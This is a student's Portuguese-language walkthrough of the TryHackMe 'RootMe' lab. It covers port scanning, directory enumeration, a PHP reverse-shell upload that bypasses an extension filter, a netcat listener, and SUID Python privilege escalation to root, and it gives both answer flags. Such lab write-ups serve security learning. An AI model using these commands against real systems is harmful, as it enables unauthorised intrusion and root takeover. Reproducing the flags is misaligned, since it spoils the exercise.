Try Hack Me – RootMe

Aluno: Ricardo Schinemeier

Ciência da Computação



Figura 1

Inicialmente baixou-se o arquivo de VPN do Try Hack Me, foi necessário instalar o OpenVPN, utilizando o comando: *sudo apt install openvpn*. Após o download, para conectar a rede executou-se o comando: *openvpn us-east-1-schinemeier-regular.ovpn*, após o comando a máquina virtual conectou-se a rede Try Hack Me, como pode ser visto na imagem a seguir.

Figura 2

Para visualizar as portas abertas, foi utilizado o comando *sudo nmap –sS 10.67.167.16,* sendo esse o ip da máquina gerada. Obteve-se como resposta 2 portas abertas, sendo elas: porta 22 para ssh e porta 80 para HTTP.

Na sequência, utilizando o comando *sudo nmap –sV 10.67.167.16* pode-se verificar a versão do Apache, retornando a versão *2.4.41* e o serviço executado na porta 22, sendo esse *SSH.* A seguir uma captura de tela exibe os comandos executados e seus retornos.



Figura 3

Para encontrar os diretórios no servidor web utilizou-se a ferramenta *gobuster*, seguindo o comando *sudo gobuster dir –u 10.65.185.105 –w common.txt*, sendo esses o endereço IP da máquina alvo e a wordlist utilizada. Na sequência, a captura de tela exibe a execução da tarefa.



Figura 4

Como diretório escondido foi encontrado */panel/*.

Para subir um shell reverso e encontrar a flag, foram seguidas uma sequência de passos e comandos:

- *git clone https://github.com/pentestmonkey/php-reverse-shell*
- *cd php-reverse-shell*
- alterada a extensão *php* para *php5*
- *sudo apt install ncat*
- *nc –lvnp 80*
- *python –c 'import pty; pty.spawn("/Bin/bash")'*
- *find / -type f –name user.txt 2> /dev/null*

- *cat /var/www/user.txt*

Após os comandos, obteve-se a flag “THM{y0u_g0t_a_sh3ll}”

A seguir, as capturas de tela exibem os passos seguidos e as alterações de ip e porta do código do arquivo php5 para que pudesse ser “ouvido” pelo *ncat*.



Figura 5



Figura 6



Figura 7



Figura 8

Para realizar a busca por arquivos com permissões SUID, utilizou-se *find / -type f -user root -perm -4000 2>/dev/null* retornando */usr/bin/python.*



Figura 9

Para escalar os privilégios, utilizou-se *python -c 'import os; os.execl("/bin/sh", "sh", "-p")'*



Figura 10

Para verificar o acesso, *whoami* retornou como root, confirmando que o acesso foi bem sucedido.

Em seguida *cd root* acessa o diretório root e o comando *ls* exibe seu conteúdo, sendo um de seus arquivos, “root.txt”. Na sequência, *cat root.txt* revela a flag “THM{pr1v1l3g3_3sc4l4t10n}”.



Figura 11


Debrief
Your skills are skyrocketing!
It turns out you're built for this.
Your highlights
Successful File Upload and Reverse Shell Triggering
What you did
HTTP: POST http://[ip-address]/panel/
with php-reverse-shell payload
Tips for the future
Great job successfully uploading the reverse shell payload! This action is a crucial step towards obtaining a foothold on the target system, demonstrating your ability to exploit the upload functionality effectively.
What to improve
Effective Enumeration of Web Directories
What you did
HTTP: GET http://[this-machine]/
HTTP: GET http://[this-machine]/uploads/
Tips for the future
Your initial HTTP GET requests to the target were successful, but they did not effectively enumerate the web directories. This is crucial for discovering hidden paths like /panel/ and /uploads/, which are essential for exploitation. Consider using tools like gobuster or ffuf for automated directory enumeration to enhance your reconnaissance efforts.
Utilizing Proper File Extensions during Upload

Figura 12